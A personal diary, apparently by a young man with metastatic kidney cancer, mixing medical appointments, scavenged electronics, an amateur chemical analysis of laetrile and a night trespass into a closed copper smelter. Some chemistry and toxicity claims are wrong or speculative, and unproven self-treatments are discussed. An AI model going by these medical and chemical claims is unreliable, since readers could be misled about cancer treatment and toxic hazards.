I had a chat to Aslan and Cozzi, the dudes who spent a few hours playing about in my guts back in Nov. Cozzi, who resected my cancerous chunk o' lymph nodality out of my retroperitoneal area, had a look at the scar, which has healed well. If I have to complain, it could only be because the scar's fucked up my ol' six pack, even though I never did any work to obtain either of them. I asked 'em about the homicidal maniac incubating itself in my neck. They're gonna pass the job to his mate at Randwick and he will probably opt to chop it out. I am glad I can rely on my previous tactical slash merchants to be of the opinion that we should slash first, ask questions later. Okay okay, de Sousa reckons I'm fucked anyhow and I mostly agree with him, but for reasons mainly related to the need to support the idea that I've got some sort of a chance (and that I want a scar I can wear in public for maximum gratuitous egotistical street cred without freezing my arse off in winter), I'm not going down without a fight. Finally, someone has the clue. So I see the professorial dude in Randwick on the 19th. Arrr... precious days elapse, during which time Bill feeds on my ichor, presumably preparing to launch cytological tentacles into the important adjacent infrastructure which keeps me alive... little things like oh, you know, my carotid fuckin' artery. I told 'em I'd been reading the scientific literature and that it was my opinion that the more I read about this creeping doom the less I liked it, and frankly the odds sucked. They said there wasn't much they could do about that. Looks like medicine is still DIY to some extent these days.

So I'm also off to see Fluhrer on the 13th about some lipopolysaccharides from strep pyrogenes and oh, what was the other one.. serratia marcessens. If we fail to provoke massive immune response to this thing and its invisible buddies by stuffing a few hundred nanograms of immunogenic crap into it, we'll chop it out afterwards.

It's been a good week for scavenging, but it usually is in the couple of weeks after Christmasturbation, since all the perfectly good old stuff gets tossed to make way for more perfectly good new stuff.

I hauled an astounding bit of stereo hardware out of a dumpster last week, while bicycling breathlessly back from the paint shop adjacent to where I went to school as a little kiddie in the mid-late 1970s. It's a serious weapon from Sony, will drive 160 watts root mean-square into eight ohms, per channel. It has bass enhancement, surround sound and all that related digital signal processing accoutrementage of which the Japanese are so enamoured, and which English electrical engineers such as NAD have correctly held in contempt from the day they built their first amp out of thermionic valves nearly a century ago. I still haven't figured out how to program the graphic equaliser, and have not figured out exactly what much of the rest of it even does.

It doesn't have a damned left/right balance control on it, but at least the volume control is a nice, massy knob with no dead spots. It is very spacey to hear in operation. It drives my dumpster-dived (and re-coned) Technics SB1950s with the ... well, noticeable effortless transparency which comes from an amp which is not working very hard to do what it does. Liquid sound, man! Excellent, and I don't give a fuck what the snotty audiophile set sez about it. Skinny Puppy's messianic `Warlock' poignantly flares my nostrils and... I can't quite explain it ... makes the glands at the back of my jaw ache (listen to everything after four minutes, ten seconds into the fifth track on the Rabies album, at as much volume as you can tolerate). I almost have to weep when listening to the rolling, oceanic, bass tectonics which underpin the Pet Shop Boys' track Jealousy. The savage dog twitches to it while she sleeps on the carpet. I haven't wired the surround drivers into it yet. Ahh. Thank you, oh bountiful gods of Dumpster.

Along with this audio bounty came a toolbox with lots of good tools and hardware in it. The tools came up pretty well with a little work involving some oil and steel wool. Man, I must have found or scavenged just about every tool in the shed by now... everything from fuel pumps to cathode ray oscilloscopes. But it's getting crowded. I've started throwing out stuff that I have accumulated there which had a low probability of my using it in the next two years. I'm glad of the space.

I mention the paint shop because adjacent to it is the primary school where I spent the first seven years of forced incarceration in the pedagogic monster which has consumed most of my life. In the corner of the playground where the carpark of the paint shop abutts, is a large gum tree. I planted it in 1977, at the age of six, on a day pouring rain, with the then state environment minister, Paul Landa. He died of cancer (are you bored yet?) a few years later. It was but a fragile sapling when I packed the wet earth around its roots with my clean, small, childish hands. It's a BIG tree, now, twenty five years later. The only honest state politician I have ever met, Paul said it would grow to be so, but I guess he knew he could be sure in his opinion. It makes me smile to see kids eat lunch under it.

I am cycling more, and the lungs are obviously awaking from a long slumber. Geez, there's so much more traffic these days, and more noticeable when I'm not keeping up with it on the pushie. I got on the scales at the veterinarians and they said I am captain to 64.65kg of mass. But my memory's odd. I went to use my TheftPOS card and I remembered the PIN from three years ago, which it duly rejected.

I went down to the bicycle shop where I got components for my first bicycle in the 1980s. It's run now by the son of Ron, who used to run it, who was claimed by mesothelioma some years ago. I'm on the hunt for a suspension seat post now I'm back on the road.

I've also started stability testing of my next bit of computing machinery. It's a mongrel with a tale worth telling. I dragged the chassis (where oh where do the side panels always go?) in from the roadside last year. The power supply was a cat.org.au item but was broken since someone dropped it so hard its circuit

board broke on the mounting lugs - I fixed this, and also soldered in a nice IEC-III noise suppression socket... maybe I'll put in some MOVs later for spike quenching. I found the cdrom drive on the roadside too, a couple of years ago. The RAM is cat.org.au's and I'm testing that too. The Pentium-III CPU came from a mobo felled by errant onboard electrolytic power capacitor explosion (irremediable, sadly, since the resulting short blew some of the adjacent regs) and scavenged from NDARC by Jude Hungerford, who was \*sure\* it would be useful for something (yep - a CPU is a Good Thing).

I had to fling the broken GX-150 mobo; the actual motherboard is one from XML, who said it `had problems', and I figured them out : it was doing segmentation faults mainly 'cos the jumpering and BIOS settings were changing the core/bus ratio to something faster than the processor could handle (and it helped to put a heatsink on the south bridge too) so it'd just seg-fault itself to death a few minutes after boot. So it's in the other room, doing memory tests, running lots of concurrent maps of its own process table entries, running a GUI and factoring huge prime numbers. It's doing about 733MHz, which is a bit sluggish by modern glitzo standards but is twice as quick as my not-very current Celeron/366 Robo-608. If it's gonna shit itself I'll know by morning. If not, I'll be happy. I am glad when I live on a planet where usable recyclable computing hardware, for which free software is also available, adorns the roadsides and junk on the living room tables of friends.

The motherboard came my way at Smokering's, the day after I slept in XML's bed (and we didn't shag tho we did listen to a lot of Yello which I hadn't heard for 15 years and I remembered almost all of it, too). Which was before I spent a couple of afternoon hours in the graveyard behind King St, Newtown under the huge spreading fig trees as the sun descended, holding Wolfie in my mosquitophilic arms and failing to escape the feeling that I was surrounded by a historical example of my next big change in domicile - holes in the ground with slabs on top.

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I spent some of today in the back shed with my shirt off, doing the case metalwork for this Pentium-III machine I'm putting together, which I'm happy to say spent all night testing itself (a knoppix 2.4.20-xfs kernel, several instances of top -d0, memtest, a gui, and about thirty factorisations of large prime numbers - a considerable load average) and didn't skip a beat. I think, ladeez-an-ginnulmen, we have a winner. The PCI bus works too, which i can't say was ever the case for the '608.

I love metalwork. I would have elected to do it as a full subject in highschool but I was considered too bright for that, which strikes me as a decision diagnostic of shameful disdain for the great engineering arts of metallurgical cuttin'n'weldin'n'drillin'n'foldin, and I've sure as hell done more useful things with my limited metalwork skills than I have with anything I ever learned in, say, higher school certificate Modern History. It's summer and the back shed (where all the real work happens) is hot and poorly ventilated even with the exhaust fan on and the door open.

I did the sheet steel work with aviation cutters and a hacksaw (this was an old ATX tower cover, so pretty easy to retrofit onto a smaller box). The other case plate came from the aluminium chassis of an obsoleted 19-inch rackmount Digital DECserver MX-200 hub from 1992. I hate wasting aluminium sheet so I carved it up with a jigsaw and a Dremel tool, and now it's the side casing of my next machine. Also scored some mains noise-suppressors out of the ol' DEC item. Cool.

Cuttin' metal requires manual effort. Sweat poured off me, I stank of burnt cutting lubricant (stuff you put on the blades to make 'em glide through the cut metal edges more easily) and that rusty tang from the reaction between sweat and freshly cut iron filings. The aluminium job was too big for the bench vise so I cradled it in my lap with my left arm and used my right hand to guide the jigsaw, which has a customised blade in it which I toolled down with a grinder a year ago for precisely these sorts of jobs.

It was fast work, and hot alloy shavings rained off the smoking, snarlin' blade onto my belly and thighs but aluminium cools fast (low specific heat) and I knew I wouldn't be burned. Fuck this new belly button of mine, though. My previous belly button, protruding slightly as it did, didn't catch metal shavings with anything like the amazing efficiency of this new one, and the shavings are sharp, hard to get, and being aluminium won't be persuaded out with a magnet. I tried to get 'em with the long-nose pliers; that didn't work, and I eventually used a hose. Bigger. If I sound to you like the sort of person who will find anything to complain about, it's obviously 'cos you've never had alloy shavings stuck in your natal scar - they're a fuck of a lot more of a nuisance than generic bellybutton fluff.

Normal mundanity - the thing I continue to live for - is biting again. I'm gonna go back tomorrow and paint the place I was gonna paint in November but didn't 'cos I got sick. I'm not looking forward to it since my detestable sister has made the kitchen messy and smelly again. Fuck I hate, hate, hate cigarettes and the arseholes who smoke them near me. Even her vacuum cleaner's exhaust stinks of fag ash.

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Some dudes I meet are telling me about things I consider to be possibly dodgy cures. The present one about which I've been zealously enthused to is laetrile, also known as amygdalin, a cyanogenic glycoside from almonds, which is supposed to destroy cancers. Some people call this stuff vitamin B17, which is just silly since it sure as hell isn't a vitamin, (tho if you were going to call it a vitamin, it'd be right at home in the motley molecular crew which comprises the B's, nomenclaturally speaking) as far as I can tell, it's not even an enzymatic cofactor anywhere in mammalian biochemistry.

Laetrile's not any good as an antineoplastic according to my Dictionary of Plant Toxins (but that's a book about plant poisons, not about oncology), nor is it any good for this according to my Merck Index. These two tomes haven't jerked me around before, but the Merck's description struck me as rather unusually ambivalent in its phrasing - I've never heard of The Merck putting in an entry for a "putative synthesis". Why

anyone'd bother anyway eludes me - plants \*always\* get the chirality right.

According to the Merck, the last paper to seriously take the piss out of laetrile was written in 1982 before whoever wrote it could have had a clue about what we know now about enzymes in human metabolism. According to quackwatch there's been a lot of hostile commentry on the material in the last 20 years. Dudes have gone to gaol for selling it.

I'm thinking maybe what I am up against here is anecdotal evidence unquantified, and amplified, through the meme-propagating power of the internet, and exposed to people who are desperate for something to believe in since they believe (correctly) they're gonna die without some or other cure... natch, the med industry has its own agendas: if cancers were all easily cured, nobody'd make any bucks out of oncology, chemotherapy or all the other fun things we people in Club Metastasis live to enjoy for a while.

"Don'tcha get a fuckin' chokko when you watch one of those docos about those diseases which mean you're born with flippers?

You're feeling sorta well and, next thing you know it's the Peter McCallum, for the haircut they give you without clippers."

TISM - [www.tism.wanker.com](http://www.tism.wanker.com) - Faulty Pressing, Do Not Manufacture

I'm never one to dismiss the observations of thousands of ordinary people. Time to crank up that ancient part of my head into which I hammered organic chemistry into years ago, and make a judgement for myself.


"Worf, shields up, activate bullshit filters!"  
-something Picard never said.

Never done chemistry? Here goes. Don't be afraid, most of organic chemistry is just a bunch of exercises in electron-pushing and accounting for it by equivalent amounts of proton theft. They expand this paradigm into a whole degree at university but it more or less boils down to this: electrons are the negative things which get pushed around wires (electron-ics) and are also the material out of which chemical bonds are made between atoms. A proton is a hydrogen atom without an electron, protons are positive. Other atoms have more protons in them and need more electrons to keep 'em electrically balanced (atoms like it when electrons=protons). Protons repel each other and will rip electrons off other things to form chemical bonds to them.

Electrons repel each other and like to go where protons are not already shrouded with too many electrons... so you can shove electrons in one place in a molecule (molecule=group of atoms glued together with electrons) and the electrons'll rearrange to accommodate this, which has consequences for the end structure of the molecule, which will either bond to something new, throw something away, or rearrange itself to stash the electron someplace within (frequently this creates a negative ion). You

can shove protons in and much the same, but opposite sorts of things will happen. So much for lay terminology, let's chow down.

Laetrile is two hexose sugar molecules glyco-bonded to each other, in this case, one of them is bonded via one of its oxygen atoms to a carbon atom; this last carbon atom is also bonded to a benzene ring (the -Ph below), a proton (the H atom) and a nitrile group (which people who haven't done any chem tend to call a cyanide group, but really, it is a nitrile group - cyanide's an ion, the nitrile group ain't - big behavioural difference).



The chemically astute will, if they ignore the nitrile (CN thing) in the top right for a while, see in the ugly ASCII-art above the residue of a benzaldehyde precursor (Ph-CHO) in the ether bond to the mannose. Benzaldehyde is the stuff they sell as bitter almond essence in supermarkets and you'll see a picture of it in a sec when we pull this stuff apart. Maybe we'd be better off rotating our heads 90 degrees anticlockwise and calling this thing the glucose-mannose ether of phenylacetonitrile, but maybe not. Fuck it. Who cares? IUPAC does but chemical nomenclature's enough of a shit already. One name'll do.


The exact nature of the sugar molecules don't matter especially, they're the metabolically profitable 'bait' that the cell is attracted to... the cell enzymatically drags larger sugar molecules into itself for processing because they're energetically worth it. Now, if tumors preferentially metabolise sugars like glucose (but there's a LOT of different sugars in biochemistry... mannose, lactose, fructose, maltose, erythrose, threose, trehalose, ribose, rhamnose, just to name a few from memory) 'cos their protein and lipid metabolism is somewhat broken, then it makes sense that this stuff gets processed preferentially by tumor cells, IF laetrile is in fact metabolised by tumor cells at all - the enzymes which cleave sugars tend to be fairly picky about what they choose to cleave.

Now we have to think about what happens when a cell tries to eat it.

First it'd rip off the glucose and use that for the usual glycolysis pathway into the Krebs cycle, leaving the mannose stuck by an ether bond (R-O-R') to the phenylacetonitrile, probably floatin' around in the cytosol someplace.

Now my chem's a bit rusty, but if, enzymatically (which is more or less organic-chemist-speak for magic, which is what biochemists know enzymes do everywhere, all the time), a cell tries to rip off and metabolise that remaining sugar by pushin'

an electron into that ether bond (tricky - ethers are pretty inert) I'd expect it'd leave a phenylacetonitrile radical like so:




the electron (represented by the lone .) either has to attract something electrophilic to bond to, or the electron has to go someplace locally.

The benzo (Ph-) is already stuffed to the gills with these things in its aromatic bond structure and is just gonna electrostatically tell the electron to go away; the single bond to the proton can't accept any more either, and the nitrile's fairly dripping with electrons already. The radical is unstable but it happens that the oxygen wants to keep that lone electron to itself, to get the sort of double bond it needs to fill its outer octet... and oxygen being oxygen (the electronegativity rant can come another day), it's gonna be pretty forceful about getting it.

So that electron stays right there on the oxy and forces its probability distribution cloud onto the nearest other thing electrophilic it can bond to, which is the central tetrahedral carbon. The single bond between the central carbon and the singly-bonded oxy atom is joined by another single bond, and (twang!) we get a nice C=O double bond.

[A probability distribution cloud is the best way to think of an electron; because of Heisenberg's uncertainty principle, you can't really say exactly where an electron is, but you can describe the space of where it is most likely to be in a given slice of time. Some of these clouds have some funny shapes... go look up electron orbitals if you're bored.]

This'll push an electron off the central carbon, onto whatever can soak it up (whatever's the most electrophilic now that the carbon's stuffed with one more electron than it can usually take) so the radical will degrade to benzaldehyde and a cyanide radical (a nitrile group with a lone electron on its carbon atom, which happens to make the whole nitrile electrically negative, at which point we can refer to it as a cyanide ion):



Benzaldehyde tends to get oxidised to benzoic acid fairly quickly in air, and I guess the same'd happen in oxygenated cells, too, though I can't see how it could chew up very much of the cell's available oxygen. It would be bad news for any marginal cell which tried to metabolise this stuff, especially anything not well oxygenated due to poor vasculature (as tumors tend to be), since not only has it had much of its oxygen chewed up by this sudden appearance of something which likes to be oxidised (consequently the cell momentarily can't run its respiratory reactions by shovin' electrons onto the normally available oxygen, which would in the usual circumstances subsequently steal a couple of protons to form water). But you'd still need to eat a LOT of benzaldehyde or its dietary precursors to have this effect.

The real headshot for the cell is that the immediately available cyanide ion has an innate ability to irreversibly bind to components of, and thus shut down, the cellular electron transport chain. A cell trying to metabolise this stuff is gonna have a hard, very short life if it can't accommodate these two problems somehow. Hmmm. I dunno what benzoic acid's gonna do for the cell's pH either.. probably not much, it's a very weak acid.

Ok, so chewing laetrile as a plausible generalised cytotoxic agent passes my chemical mechanism sanity check. But. But! It immediately occurs to me that eating this stuff is just gonna protonate the nitrile group in the low pH environment of my gut (contains HCl, so, uh, about pH=3, about 10000 times more acidic, that is, more prone to donate protons to anything nearby, than is water, with pH=7) and give me low-grade cyanide poisoning, which is probably why the almond plant makes the stuff: eat enough of its seeds and you'll die and be no further threat to its species. At this pH disaccharides tend to hydrolyse in the gut anyway, leaving me with phenylacetonitrile derivatives floating around in my gut too, even if the nitrile doesn't come off and form cyanide.

Also - why my other cells wouldn't also try and metabolise the stuff, and die trying too, eludes me.... maybe they do but can deal with the damage and tumors lack some of the enzymes which normal cells use to cope with damage to their electron transport chain. I don't really know. Someone mentioned something about mitochondrial rhodanese sulfurtransferase failure in tumor cells so they can't turn the CN into thiocyanide and excrete it, so they die. I've never heard of rhodanese and it's not in my copy of Lehninger, nor my old copy of Stryer, but it's known about at EMBL.

"Cancer cells, tax accountancy - the ways we all are failing."

-TISM "This Morning I Had Work To Do" - from the Best Off compilation

Time to start chewin' bitter almonds, then? Oh, fuck it, I should face it, I've already turned into a pill-poppin' freak. Se, B-vitamins, garlic (well, that's not a pill but it's not something I'm eating because I like eating it, it's for allyl compounds), A, E. I can't say 'it cant hurt' to take these things, 'cos cyanogenic glycosides \*can\* hurt. But then so does Se, and so does retinoic acid, if you eat enough of them, and

they're normal parts of your metabolism.

So now I've gotta go back to the people who swear the stuff'll cure me, and they're gonna ask me if I've investigated their amazing wonder cure, and I will tell them yes, I have - but not with the same conclusions as they have. It's plausible but I can't say I'm convinced yet. But whaddo I know. It's on the internet so it must be true, right? 8-)

Maybe they'll say, oh, ok, go ahead and ignore our advice, see if we care if you die. It's only half as insane as shooting up yer metastasis with dead microbial coats. Which is what I'm investigating day after tomorrow. But I'm doing a lot of things... I'm altering my biochemistry in a lot of ways. I am a statistical sample size of one. If I don't die of this stuff my survival's not going to be attributable to a single thing.

Whatever laetrile does, it's not gonna provoke a long term immunological reaction anyway, which is why I'm going for the lipopolysaccharides. Can I think of a way a population of tumor cells could adapt to low dosages of cyanide? Yes. One or more of them will somehow exhibit a tolerance (why \*should\* a tumor not make rhodanese?) and will then go on to be the progenitor cells which make future tumors. The same way any tumor deals with any chemotherapeutic agent, synthetic or not.

Jan 12

I was listening to Regurgitator's Unit album today, on this thumpin' amp I pulled out of the dumpster last week, and it has a great, great track on it. Thank fuck there's musicians somewhere with their heads screwed on properly.

All that I am and all I'll ever be  
is a brain in a body.  
And all that I know and all I'll ever see  
is the real things around me.

All I've heard, and it's true -  
there ain't no god, there's just me and you.  
I don't see a point to this place.  
But I'm happy to be floating in space.

I won't mind if you're holding my hand  
and life seems sublime when you don't understand  
that the world turns around and it don't give a damn  
if we all die away and we never come back again.

All that I am and all I'll ever be  
is a brain in a body  
I live till I die, then rot away  
it's a beautiful story.

All I've heard, and it's true -  
there ain't no god, there's just me and you.  
I don't see a point to this place.  
I'm happy to be floating in outer space.

I won't mind if you're holding my hand  
and life seems sublime when you don't understand  
that the world turns around and it don't give a damn  
if we all die away and we never come back again.

Jan13

Manly Beach, South Steyne. I went out and chatted biochem with Joachim Fluhrer, who is unusual for a doctor in that he seems to actually know in some detail the sort of cellular biochemistry which one needs to know about for tumor processes. It's great to crap on with someone who has a clue and isn't afraid to articulate it.

Despite all the stuff I just raved on about above (trust me - this dude earned every cent of the \$200 he got paid to talk onco-biochem with me for an hour) he's not experientially convinced laetrile's especially useful either, and he's of the opinion that we should chop Bill out rather than inject dead bacterial things into it if someone can remove Bill cleanly (which given the CT scans we probably can). He suggested some doses of retinoic acid which struck me as outright toxic. Also folate, but that makes sense. Bunch of immunomodulatory dietary things. I've bored you with enough of this stuff already.

Jan 16.

Not that I want you to think I go feeling myself up all the time but I've noticed Bill The Neck Lump has shrunk. I'm not kidding myself, it's really happened. Now, while this is much better than its previous agenda of expanding to devour my whole head, I'm not getting hopeful about it. For all I know, next week I'll wake up and there'll be lots of other lumpy Bill-equivalents elsewhere. I think maybe what it means is that there's tumor cells there (which means there could be others elsewhere), but now my major scar is mostly healed up (I notice the scar tissue has started to grow its own superficial microvasculature now) and my serum levels of growth hormones such as one secretes when one's flesh is traumatised by the surgeon's blade have returned to normal, they're not growing under their own instructions. Good. I hope they all fuck off and die, even if Bill's a pretty convenient sort of lump... I can feel it and gague the mood of the tumor, to some extent. For easy-access diagnostic purposes it sure beats having one in, say, your prostate gland. Or your brain.

I spent the day debugging my new machine (can't boot off the slave drive, so I've swapped it; can't boot knoppix but I think that's the weirdo scsi device jamming the autoconfig, so I swapped that too; can't get red colour pixels in quake which I think is a bug in the card, not the driver, so I took out the Alliance Semiconductor item and slapped in a Tseng ET6000; I couldn't get the other sound card recognised, slapped in my old one and it worked fine; otherwise it's great) installing another bit of a LAN, moving some furniture, and being periodically deafened by the bloody panic alarm to which some of the furniture was attached by screws.

Feb's coming around quickly. Back to work. I'm sort of looking forward to it. Graham sent me an email asking if I was up for it and I think I am, given the way I feel at the moment, which aside from some random gut pain is actually pretty good.

Jan 17th

Dad dragged home the copy of what my oncologist wrote to my kidney chopper-outerer on the 23rd of Dec.

Status:

-Post nephrectomy, high-risk renal cancer.

-?Adjuvant therapy

It was his opinion that the lump in my neck was probaby due to lymphadenopathy. Which is rather like saying the lump in my neck was due to lymph-node lumpiness. Off I go to Goldstein on the 16th, which is the day after tomorrow.

Ok. So. Now what? I've got cancer and I've had a few weeks to accommodate myself properly to this fact. What am I gonna do now?

Is it better to proceed on the assumption that I will survive this? Maybe it is, even if I won't. Among the consequences of that decision would be that I could return to my original mundane life and stop documenting it as if it mattered to anyone else who would care to read about it. I could get on and write about stuff like the things I did last night, which wasn't get laid for a change (monogamy to an absent person really is a drag) - it was scarier and in some ways, better ...

0) Ate a cheeseburger at the McDollars at Heathcote, while waiting for the rest of the Clan to assemble to do the journey down to Port Kembla. This was possibly the riskiest thing I did all night. I haven't eaten any of their stuff for oh, seven years. It tastes exactly the same as I remember it, which means we've probably both degraded equivalently. I sort of don't give a fuck now. A friend spent ages searching for a power point to charge his phone, found one in the ceiling tiles, and was then accosted by a McDroid for charging his fone off it.

1) motorcycle 100km through extreme fog and light drizzle at 120km/h to the huge industrial precinct at Port Kembla. I didn't know the way there so I was following other Clan vehicles and sped to keep up, but it turns out, you can't miss the Port, yellow-white and blue goutts of flame sear into the night sky, huge clouds of steam well up from the clanking dark shapes dotted with the yellow pinpoints of a thousand sodium lamps, scattered like so many miniature suns. When I arrived and unzipped my weathersuit I noticed the stench of fear wafting out of the pockets of warm air held against me for the journey.


2) with about 20 other people, explore the vast, recently mothballed Port Kembla Copper Smelter. The fence is a shit, as is the barbed wire. After that... not a guard anywhere (and there's a million places to hide). Everything's still lit up. Evidently nobody watches the security cameras. The huuuuge vent stack, at least 80m tall, sez something about the nasty outlet of the plant process - whatever it is they want to waft it over

to New Zealand. The sulfur-dioxide detectors still work, which is good, since that's the hellish toxic gas which comes off copper sulfide when you smelt it down to metallic copper... near Port Pirie in South Australia this same gas changed the pH of the surrounding soil so much that it killed every tree for miles adjacent to the copper smelter and not a thing grew back for 20 years. At 10 parts per million it'll kill you if you breathe it. They add the gas to water and sell it as corrosive fuming sulfuric acid (hence, lots of stainless steel pipes to guide it around), but there wasn't likely to be any here, the plant's been shut for months. We wore gloves to stop us from touching anything corrosive, but I suspected if we did touch anything corrosive it'd just momentarily pause to eat the gloves before getting into the meat below. It's that sort of place. Everything, and I mean everything, is covered with warning signs. Funniest danger sign of the night:

Entry Prohibited Without Permission From The Acid Technician

Pass the LSD, maaan.

I didn't know what half of it did, it was like being in one HUGE, vastly scaled up pair of interoperating enzymes, each designed to do one reaction at kilotonne scales:



Huge crucibles, cranes, hoppers, silos, tanks, motors, analysis and sample control laboratories, radioactive materials handling arms, floor after floor of steel mesh and I-beams, miles and miles of pipes and conveyors and cabling and chain... it just goes on as far as the eye can see. Huge rotating kilns (I could fit my hand crossways in the gap between the drive gear teeth of these) sit frozen in position with dark slaggy copper stalactites hanging off their outlets at 45 degrees to gravity. Below it all is a train engine, and tracks, part of the railway via which presumably came the ore. I don't know where it gets made into sheet and wire and pipe but I guess it'd need to be electrolytically purified first, judging by the stalactites, it looks like shit when it comes out of the kiln.

It's untouched by graf artists. It must cost 'em a thousand bucks an hour just to keep the place lit like this. The whole place looks like you could just turn it all on again in a day or two. I pissed off when we spotted a lone forklift driver doing the rounds. Experience has taught me not to hang around to get busted.

I rode back slower, and slept very well, to be awoken by the sound of a chainsaw. I was convinced there was nothing left to cut down in this suburb but I am evidently not correct, the people two doors down are taking out the ancient paperbark trees in their back yard.

I estimate from being 7.5cm long when it was CT scanned, Bill is not more than an inch (2.5cm) in its longest dimension. Hmmm. Pass the cheeseburgers.

18 Jan

I wonder at times why the Flautist has offered me something she is evidently not prepared to give. What good is her provoking a hardon if she won't use it? Arr, I'm not one to impose, but it's frustrating. She's been accepted to go to Brissie, and I am happy for her. Rural Tassie is, according to her report on her time down there, crawling with crazies. Maybe I shouldn't go there.

Bill The Lump is smaller again. I have to go to some effort to find the fuckin' thing now. By the time the interleukin pusher gets to biopsy it (will somebody, ANYBODY kindly suck some guts out of this adenopathic lump, please?) it'll probably be in hiding, lurking to pop out again later. Hmmm. It's lam, Jan 19th. That's today. They'd better move fast.

Next load of screen-searing bilge will be at

[http://conway.cat.org.au/~predator/losing\\_it.txt](http://conway.cat.org.au/~predator/losing_it.txt)

<predator>

I stashed an unfinished copy of this file in the directory where you find this file now. Go read it all again. Much has been added.

File:           losing\_it.txt  
Content:       off we go into the first months of the rest of my  
              life.

Life's going on. Fuck, january is nearly over.

Randwick seems to be a place I return to a lot, and when I go there I see a lot of people I know, generally by accident. I dropped in and saw old Mary again, but she didn't have much time to talk since she was off to dinner in the retirement hole (l and m are close on the keyboard but that's not a typo). I bumped into my old protein biochemistry lecturer Gary King on the footpath, and we had a bit of a yack about information theory, he's heard of Stormo's work but Schneider is much better, I said. I had a chat to Graham so I know what I'll be doing for work this Feb, but it's sub-optimally configured, there's a 3hour hole in the middle of the daily schedule, for which I don't get paid. He's been trying to get me interested in a phd for aages and I told him a while ago about my uh, foreshortening but he's still trying to get me interested in an immunological approach to fraud detection. I read someone's hon's thesis about this, and although it was interesting of itself the error count (from the biologist's perspective), and the crude nature of the project when generally compared to what is actually implemented in living organisms made it a somewhat annoying read. Anyway, fuck it, other things interest me. How much information does a molecule contain? Quantify that for the general case, and suddenly you know what's the \*real\* computational load required to run life. It's all a computer, implemented chemically, but saying that's silly until there's math to support it.

I went to see Dave Goldstein, the staff specialist out at Prince of Wales, recommended to me by Paul. His office waiting room is populated by people who look like they're dying, either exhibiting that grey pallor of the metabolically broken, or are totally devoid of hair... eyelashes, eyebrows, the works. There are posters on the wall about a wig library for these people whose hair has fallen out entirely. I asked him why he got into oncology and he mentioned it was 'cos his dad was killed by brain cancer. Um. Yeah. I asked for that. I guess if he has any baggage it's the right sort. He reckons chemokines such as he is able to administer (interleukin, interferon, inter-galactic-hyperdrive, inter-yer-arm) apart from being as expensive as hell are gonna make me very, very sick, for very likely bugger-all benefit, and if I do decide to take 'em it should be when I'm full of lumps. If I'm slugged out in bed for six months, that's very likely to be a total loss unless I'm full of something aggressive which would wipe me out in less than six months. It cures about three percent of people.

There's some vaccine stuff going on in Brissie and Melbourne, which might make use of the chunk o' kidney tumor I kept on ice, but I'd have to go down there and check it out. There's also some experimental (read: failure prone) vaccine stuff going on with POW in July, and I've volunteered to be a guinea pig for

that. It's a vaccine which works by provoking an immune reaction to your own angiogenesis signalling proteins, which I imagine might prove something of a problem since I can see it inhibiting healing and regrowth which requires microvascularisation to work properly. Trust your mechanic? Uh, no.

Bill The Lump was still palpable. I asked if someone'd suck some of Bill out and slap it on a slide and he said he could arrange it in a few seconds. Cool. Finally. I went upstairs to the lab services level.

The FNAB (fine needle aspirate biopsy) happened in a small room just up the corridor from where I'd spent a year doing honours in pathology in Bill Rawlinson's virus research student torture chamberrrr, uh, yeah, laboratory.

A chap with more k's and z's in his surname than is normal for anyone of non-Polish origin gently aimed a 25 gauge needle at Bill and sunk it into my neck, which didn't feel pleasant but didn't feel too bad either.

Withdrawing the plunger to create a vacuum, and moving the tip around to grab as many cells as possible, he used the syringe to suck some of the guts out of the node. He removed the needle, slapped the contents of the syringe barrel on a slide, stained it, took it to the next room and gawked at it through a binocular stereomicroscope, and came back to tell me it had abnormal cells in it. Well, duh. He wanted more tissue so went in again with a 23 gauge needle (fine, but noticeable, like a REALLY BIG mozzie) and sucked out some more of the lymph node's guts. It'll take 'em a couple of days to get it characterised properly. He's encouraged that it's smaller. I'm not fooled.

I feel sort of ashamed to say I was shanghaid on the Newtown footpath by a bunch of very smooth (what did Joss call 'em? Chuggers?) spruikers, looking for donations for the World Wildlife Fund. Fuck, signing up was a painful process, but by the time I'd filled in the form I'd come to the conclusion that I'd been had - I was prepared to cough 'em bux for a year, but there was no 'end date' on the form. Anywhere. I felt like a prick when I walked into the bank the next day and closed the bank account to which they had monthly auto withdrawal authority, and started another one, but fuck 'em, if enviro charities are gonna be greedy, they can fuck off. I notice you \*can\* tell these people you're not gonna live long enough to see any benefit to the environment from your donation and they won't care. Maybe my susceptibility to these people is some sort of diagnostic clue that I am not really convinced I'm dying, but maybe not. Rather like the paired facts that I'm a pill-popping freak but I just don't have any resistance left against the gustatory attractions of the humble tim-tam.

Next day I did most of the fiddly renov bits in the sibling's kitchen and it's starting to look fit for human habitation again. Amazingly, before I did the second coat of paint under the benchtop, there was already something-or-other splattered on the freshly painted wall, 'cos she doesn't aim at anything, like, say, the garbage bag, when disposing of her garbage. The new pine (I choose the knotty plank because it has more character) shelves are cut and mounted, the oven top has a new circuit breaker, we're ready for the next coat. The usual filth

is already piling up in the sink.

I also fixed her bedroom light, which she broke while trying to change the bulb, which is diagnostic of (why is there no character on keyboards for biting one's tongue?) ... well, a certain level of mechanical ineptitude. I replaced it with something made entirely of metal so she'll have a harder time trying to destroy it.

In the arvo I was trawling the 'Clan list. Lots of people are bitchin' about how the Port Kembla copper smelter is suddenly submerged in a thick soup of security dweebs (driving teensy little security cars and pretending they're V8's) after last week's mass expedition. I thought that I should go check out a storm drain near Guildford, discovered by Stray, and mentioned enthusiastically by someone-or-other who had explored it. Of course it pissed rain just before I left.

It's off Duck River. Fuck River is the cognomen a tedious drain which Melb clan found on their first northern foray into Sydney, and the poor reputation of the drain so named has discouraged any exploration on the banks of the homophonous Duck River of which it is a minor tributary. We did not, by the way, see any ducks.

